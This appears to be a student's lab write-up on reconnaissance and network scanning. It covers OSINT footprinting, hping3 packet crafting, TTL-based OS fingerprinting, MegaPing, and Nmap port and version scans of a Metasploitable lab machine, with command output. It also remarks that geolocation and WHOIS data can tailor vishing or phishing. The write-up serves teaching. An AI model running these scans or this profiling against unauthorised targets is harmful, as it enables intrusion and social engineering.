
Right-click the IP address entity and run All Transforms → To Location [city, country]. Geolocation data can be used to target social-engineering attempts (for example, vishing) by tailoring calls to the victim's region.



Right-click the IP address entity and run All Transforms → To Location [city, country]. Geolocation data can be used to target social-engineering attempts (for example, vishing) by tailoring calls to the victim's region.




The obtained WHOIS and server details could, in theory, be abused to compromise servers, attempt brute-force entry to the admin email, or send phishing messages to contacts listed in that account.




m. Footprinting a target using OSINT Framework

The OSINT Framework is a powerful open-source platform used by cybersecurity professionals to automate the process of information gathering, including footprinting and reconnaissance.


To get started, open any web browser and visit https://osintframework.com/





Once on the site, you can click on different main categories such as Username, Email Address, or Domain Name to reveal a branching list of related tools and resources.

I selected Email Address > Breach Data > Have I Been Pwned



Here we can check if our email is exposed in a data breach or not.

Security Breaches and Counter Measures Practical No 3

Aim: Network Scanning

a. UDP and TCP Packet Crafting Techniques using hping3

TCP

1) Simple TCP SYN probe:

Command: sudo hping3 -S -p 80 -c 5 10.108.63.1

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -p 80 -c 5 10.108.63.1
[sudo] password for kali:
HPING 10.108.63.1 (eth0 10.108.63.1): S set, 40 headers + 0 data bytes
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=11.7 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=24.6 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=6.8 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=23.7 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=5840 rtt=24.5 ms

--- 10.108.63.1 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 6.8/18.2/24.6 ms
```

2) Custom source port + SYN - useful to test firewall rules that depend on source port:

Command: sudo hping3 -S -p 80 -s 5050 -c 3 10.108.63.1

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -p 80 -s 5050 -c 3 10.108.63.1
[sudo] password for kali:
HPING 10.108.63.1 (eth0 10.108.63.1): S set, 40 headers + 0 data bytes
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=7.2 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=5.7 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=5.0 ms

--- 10.108.63.1 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 5.0/6.0/7.2 ms
```

3) Set TTL and add payload bytes — inspect how devices treat TTL and payload:

Command: sudo hping3 -S -p 80 -c 3 -t 64 -d 32 10.108.63.1

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -p 80 -c 5 -t 64 -d 32 10.108.63.1
HPING 10.108.63.1 (eth0 10.108.63.1): S set, 40 headers + 32 data bytes
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=7.6 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=3.0 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=12.1 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=6.0 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=5840 rtt=17.1 ms

--- 10.108.63.1 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 3.0/9.2/17.1 ms
```

UDP

1) Send simple UDP packets to port 53 (DNS) 4 packets, 16 bytes payload:

Command: sudo hping3 -2 -p 53 -c 4 -d 16 10.108.63.1

-2 = UDP Mode

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -2 -p 53 -c 4 -d 16 10.108.63.1
[sudo] password for kali:
HPING 10.108.63.1 (eth0 10.108.63.1): udp mode set, 28 headers + 16 data bytes
len=46 ip=10.108.63.1 ttl=64 DF id=0 seq=0 rtt=7.4 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 seq=1 rtt=9.5 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 seq=2 rtt=4.7 ms
len=46 ip=10.108.63.1 ttl=64 DF id=0 seq=3 rtt=4.0 ms

--- 10.108.63.1 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 4.0/6.4/9.5 ms
```

2) UDP with custom source port and interval useful for timing/throughput tests:

Command: sudo hping3 -2 -p 53 -s 33333 -c 10 -i u200000 10.108.63.1

-i = sends packets every 200000 µs (0.2s)

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -2 -p 53 -s 33333 -c 10 -i u200000 10.108.63.1
HPING 10.108.63.1 (eth0 10.108.63.1): udp mode set, 28 headers + 0 data bytes

--- 10.108.63.1 hping statistic ---
10 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

3) ICMP (For comparision)

Command: sudo hping3 -1 -c 4 10.108.63.1


-1 = ICMP mode

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -1 -c 4 10.108.63.1
[sudo] password for kali:
HPING 10.108.63.1 (eth0 10.108.63.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.108.63.1 ttl=64 id=2836 icmp_seq=0 rtt=12.1 ms
len=46 ip=10.108.63.1 ttl=64 id=2837 icmp_seq=1 rtt=13.4 ms
len=46 ip=10.108.63.1 ttl=64 id=2838 icmp_seq=2 rtt=11.7 ms
len=46 ip=10.108.63.1 ttl=64 id=2839 icmp_seq=3 rtt=5.5 ms

--- 10.108.63.1 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 5.5/10.7/13.4 ms
```

b. Identify the Target System's OS with TTL (Time-to-Live) and TCP Windows Sizes using Wireshark


Likely OS	TTL Value
Linux or Unix or MacOS	64
Windows	128
Cisco or Networking Devices	255

Pinging Windows Machine




Here TTL is 128, Meaning target is a Windows Machine.

Pinging Linux Machine




Here TTL is 64, Meaning target is a Linux or UNIX Machine

Sending TCP Packets to Windows Machine



The Target System is Windows 7 and since it's a old machine it often consists window size as 512.


Sending TCP Packets to Linux Machine



The Target System is Linux since consists window size as 1024.


c. Basic Network Troubleshooting using MegaPing (Windows)

When You Open the Megaping it will by default open the System info page as seen below.




Pinging My Metasploitable Server to test the connectivity between both the machines.

Next, we will use Host monitor to get what are the running services on the target machine.



We can read log files by using the view log files button




MagnetoSoft Host Monitor's Log file

visit http://www.magnetosoft.com for sales and support.

File Created: 11/14/25 12:12:09

Event time	Host	Status	Round Trip Time	TTL	Monitored TCP	Monitored UDP	Ports Open TCP	Ports Open UDP	Ports Closed TCP	Ports Closed UDP
11/14/25 12:12:09		Monitor Started								
11/14/25 12:12:10	[192.168.2.113]	OK	9	64	0	0	0	0	0	0
11/14/25 12:13:18	[192.168.2.113]	OK	0	64	0	0	0	0	0	0
11/14/25 12:14:10	[192.168.2.113]	OK	0	64	0	0	0	0	0	0

Next, we will use traceroute tab in order to get the traceroute of the server.



d. Understanding the Basics of Network Scanning using Nmap

1. Perform a basic TCP scan on the specified target

The following command is used to perform a basic TCP scan on the specified target using the Nmap tool. When you run this command, Nmap will scan the most common 1,000 TCP ports on the specified target(s) to see which ones are open and accepting connections.

Command: nmap <target>

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.211.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 11:32 EDT
Nmap scan report for 192.168.211.141
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:28:A8:9D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

2. Perform a ping scan to determine which hosts are online

The following command is used to perform a ping scan on a target system or network. This type of scan is often referred to as a "host discovery" or "ping sweep" scan. When you run this command Nmap will sends ICMP echo request packets (commonly known as “pings") to the specified target IP address(es) or network range, and identifies which hosts are alive (responding to the ping requests) and which hosts are not responding.

Command : nmap -sn <target>

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.211.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 11:46 EDT
Nmap scan report for 192.168.211.141
Host is up (0.00020s latency).
MAC Address: 00:0C:29:28:A8:9D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

3. Probe open ports to determine service/version info

The following command is used to perform a version detection scan on the specified target system(s). When you run this command, nmap will first scan the target system(s) for open ports. For any open ports found, it will then try to determine the version of the service or application running on that port.

Command : nmap -sV <target>

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.211.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 11:47 EDT
Nmap scan report for 192.168.211.141
Host is up (0.00085s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
